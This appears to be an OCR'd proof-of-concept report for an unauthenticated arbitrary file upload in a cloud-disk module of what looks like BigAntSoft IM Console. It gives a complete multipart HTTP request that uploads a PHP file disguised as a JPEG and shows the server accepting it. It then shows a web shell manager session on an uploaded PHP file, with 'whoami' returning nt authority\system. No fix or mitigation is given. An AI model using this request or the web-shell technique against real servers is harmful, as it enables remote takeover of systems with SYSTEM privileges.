
Vulnerability Unauthorized arbitrary file upload (SYSTEM)



请求

Pretty Raw Hex \n

```
POST /index.php/Pan/Upload/upload/clientid/4.html?flag=input HTTP/1.1
Host: 192.168.5.25:8000
Content-Length: 1268
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryuwEAN6czvjjYmBQL
Accept: */*
Origin: http://192.168.5.25:8000
Referer: http://192.168.5.25:8000/index.php/Pan/Index/doc/root_id/BD8455CA-FA46-33C4-BB7C-58D6F580B82F/clientid/4.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

------WebKitFormBoundaryuwEAN6czvjjYmBQL
Content-Disposition: form-data; name="file"; filename="4.php"
Content-Type: image/jpeg

<?php phpinfo();?>
------WebKitFormBoundaryuwEAN6czvjjYmBQL
Content-Disposition: form-data; name="root_id"

BD8455CA-FA46-33C4-BB7C-58D6F580B82F
------WebKitFormBoundaryuwEAN6czvjjYmBQL
Content-Disposition: form-data; name="folder_id"


0
------WebKitFormBoundaryuwEAN6czvjjYmBQL
Content-Disposition: form-data; name="folder_path_id"


------WebKitFormBoundaryuwEAN6czvjjYmBQL
Content-Disposition: form-data; name="folder_path_name"


------WebKitFormBoundaryuwEAN6czvjjYmBQL
Content-Disposition: form-data; name="dir_path"

[""]
------WebKitFormBoundaryuwEAN6czvjjYmBQL
Content-Disposition: form-data; name="user_id"

4
------WebKitFormBoundaryuwEAN6czvjjYmBQL
Content-Disposition: form-data; name="user_name"


Super Admin
------WebKitFormBoundaryuwEAN6czvjjYmBQL
Content-Disposition: form-data; name="saas_id"

355DF852-7D5B-A37A-6D2D-1FD22DED7A57
------WebKitFormBoundaryuwEAN6czvjjYmBQL
Content-Disposition: form-data; name="saas_dbname"

antdbms_default
------WebKitFormBoundaryuwEAN6czvjjYmBQL
```

响应

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Date: Tue, 02 Nov 2021 07:02:19 GMT
Server: Apache/2.4.46 (Win32) OpenSSL/1.1.1g PHP/
X-Powered-By: PHP/7.4.14
Set-Cookie: PHPSESSID=oe63vbcc3c091hjqk5qkdmem7v;
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidat
Pragma: no-cache
Content-Length: 38
Content-Type: text/html; charset=UTF-8

{"status": 1 ,"info":"4.php","err": 0}
```

INSPECTOR

Request Attribute


Query Parameter


Body Parameters

Request Cookies

Request Headers

Response Heade


不安全 | 192.168.5.25:8000/index.php/Pan/Index/doc/root_id/BD8455CA-FA46-33C4-BB7C-58D6F580B82F/...
Cloud Disk
File
SearchFile/Folder
My Disk
Recent
Favourites
Recycle
Upload
Upload Folder (No subfolders)
Download
Delete
Move
New Folder
Sort
My Disk
[Super Admin]Personal Cloud Disk
3.php
0.02KB
3.php
0.02KB
Super Admin / 2021-11-02 15:01:49




Url:http://192.168.5.25:8000//UaEFvOqw/2021-11-02/2.php 有效载荷:PhpDynamicPayload 加密器:PHP_XOR_RAW
基础信息
命令执行
文件管理
数据库管理
笔记
PMeterpreter
ByPassOpenBasedir
PZip
代码执行
BypassDisableFunctions
currentDir:C:/Program Files (x86)/BigAntSoft/IM Console/im_webserver/htdocs/UaEFvOqw/2021-11-02/
fileRoot:[C:/]
currentUser:SYSTEM
osInfo:Windows NT DESKTOP-AAO0S9M 6.2 build 9200 (Windows 8) i586
C:/Program Files (x86)/BigAntSoft/IM Console/im_webserver/htdocs/UaEFvOqw/2021-11-02/ >whoami
nt authority\system
C:/Program Files (x86)/BigAntSoft/IM Console/im_webserver/htdocs/UaEFvOqw/2021-11-02/ >